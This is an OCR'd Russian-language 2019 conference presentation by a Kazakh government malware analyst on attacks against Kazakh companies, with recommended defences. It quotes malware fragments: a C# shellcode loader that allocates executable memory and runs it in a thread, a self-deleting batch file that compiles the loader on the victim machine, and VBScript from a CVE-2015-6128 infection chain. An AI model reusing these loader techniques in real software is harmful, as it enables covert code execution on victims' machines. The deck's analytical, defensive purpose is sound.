Как атакуют казахстанские компании и что с этим всем делать?

Биль Олег,
руководитель Лаборатории исследования вредоносного кода,
Государственная техническая служба

Код информационной безопасности
Алматы
4 июня, 2019

Что за профессия - вирусный аналитик???

Результат поиска

По запросу: 'вирус' найдено 1 варианта(ов):

Код	Наименование
17657	Размольщик **вирус**ной ткани и бактерийной массы

© один из классификаторов должностей

☺

Тенденции, которые мы наблюдаем

Усложнение объектов, попытки обхода многих защитных технологий (учет песочниц);

Развитие новых векторов атак в мире (обнаружение уязвимостей как в традиционных, так и в новых технологиях, в том числе – аппаратной части);

Использование легитимного программного обеспечения и скриптов в атаках;

Переток инструментов от более подкованных групп атакующих к менее квалифицированным – увеличение вероятности атаки и снижение порога входа для злоумышленников;

Быстрая миграция современных методов атак в Казахстан (подмена номера звонящего и др.).


Кейс 1: компиляция вредоносного кода на компьютере-жертве (CS + bat + powershell).

```
,0xC8,0x53,0xD5,0xDD,0xB8,0xD5,0xD0,0x64,0x92,0x8D,0x2B,0xFF,0xE7,0x9A,0x07,0x63
,0x5D,0xBA,0x23,0x15,0x2A
            };

            UInt32 funcAddr = VirtualAlloc(0,108425,
                                MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(shellcode , 0, (IntPtr)(funcAddr), 108421);
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            // prepare data


            IntPtr pinfo = IntPtr.Zero;

            // execute native code

            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
        while(true){Thread.Sleep(100);};
         return ;
       }
```

```
@echo off
C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /unsafe /target:library Power.cs
del %0
```

```
[void][reflection.assembly]::LoadFile("c:/                    Power.dll")
[Math.methods]::CompareI()
```

Кейс 2. Схема работы.



Кейс 2. Технологии противодействия обнаружению.

Использует множество доменов для получения реальных адресов (URL) загрузки вредоносных объектов (один из объектов содержит более 1400 доменов).


Исполняемый код, содержащийся в файлах вредоносных объектов – не содержит признаков вредоносного.

Загружаемые вредоносные файлы имеют намеренно испорченный PE-заголовок.

Для противодействия локальным песочницам, перед выполнением реального кода, осуществляется множественная проверка на исполнение в контролируемой среде.


Кейс 3: интересный метод заражения.

```
Const wdFormatRTF=6
Set objWord=CreateObject("Word.Application")
on error resume next
objWord.Visible=FALSE
Set objDoc=objWord.Documents.Open("C:\DOCUME~1\User\LOCALS~1\Temp\                                    ..docx")
on error resume next
objDoc.SaveAs "C:\DOCUME~1\User\LOCALS~1\Temp\                                  _.rtf", wdFormatRTF
on error resume next
objWord.Quit
```




CVE-2015-6128

Кейс 3: интересный метод заражения.



Кейс 3: Тятя! Тятя! Наши сети (изолированные)…



Может скрывать файлы на флеш-дисках, модифицируя структуры данных файловой системы.

Может передавать данные и файлы в и из изолированных сетей.

Может получать дополнительные программные модули и исполнять их.

Количество промежуточных компьютеров в цепочке – не имеет значения!

Картинка: https://www.innovauk.com

Наш опыт выхода из безвыходной ситуации

Обнаружен лог-файл клавиатурного шпиона (PlugX).

Проблемы:

имеющийся скрипт расшифровки понимает формат, но не расшифровывает;

загрузчик и «полезная нагрузка» (payload) удалены антивирусом больше года назад;

надо расшифровать ☹.

Решение:

редкое имя файла вредоноса. Предположение: кастомизация сборки;

поиск с помощью VT Intelligence «связанных файлов»: найден загрузчик (но не payload);

поиск по хешу загрузчика выдал объект с payload на одном из сервисов;

анализ payload позволил разобрать алгоритм шифрования и написать скрипт расшифровки;

определена точная дата заражения, объем и характер скомпрометированной информации, связь с другим инцидентом, и вероятный почтовый адрес злоумышленников! ☺

Что с этим можно сделать?

- ✓ правильно выбирать и настраивать защитные продукты, изучать современные технологии борьбы с шифровальщиками, развивать критическое мышление;
- ✓ блокировать неиспользуемые функции (обработчики скриптов: wscript, cscript, PowerShell);
- ✓ обучать информационной безопасности весь персонал, включая офисных работников и руководителей. Технических специалистов – обучать методам обнаружения и борьбы с вирусами;
- ✓ правила безопасности – должны исполнять все, без исключений. Нужно помнить: на компьютере руководителя – самая ценная информация!
- ✓ при работе с важной информацией – детально исследовать обнаруженное вредоносное ПО (или сам подозрительный компьютер);
- ✓ обращаться к нам! ☺

Спасибо за внимание!

E-mail:
o_bil@sts.kz
o_bil@kz-cert.kz

Web:
www.sts.kz
www.kz-cert.kz

Call-center:
1400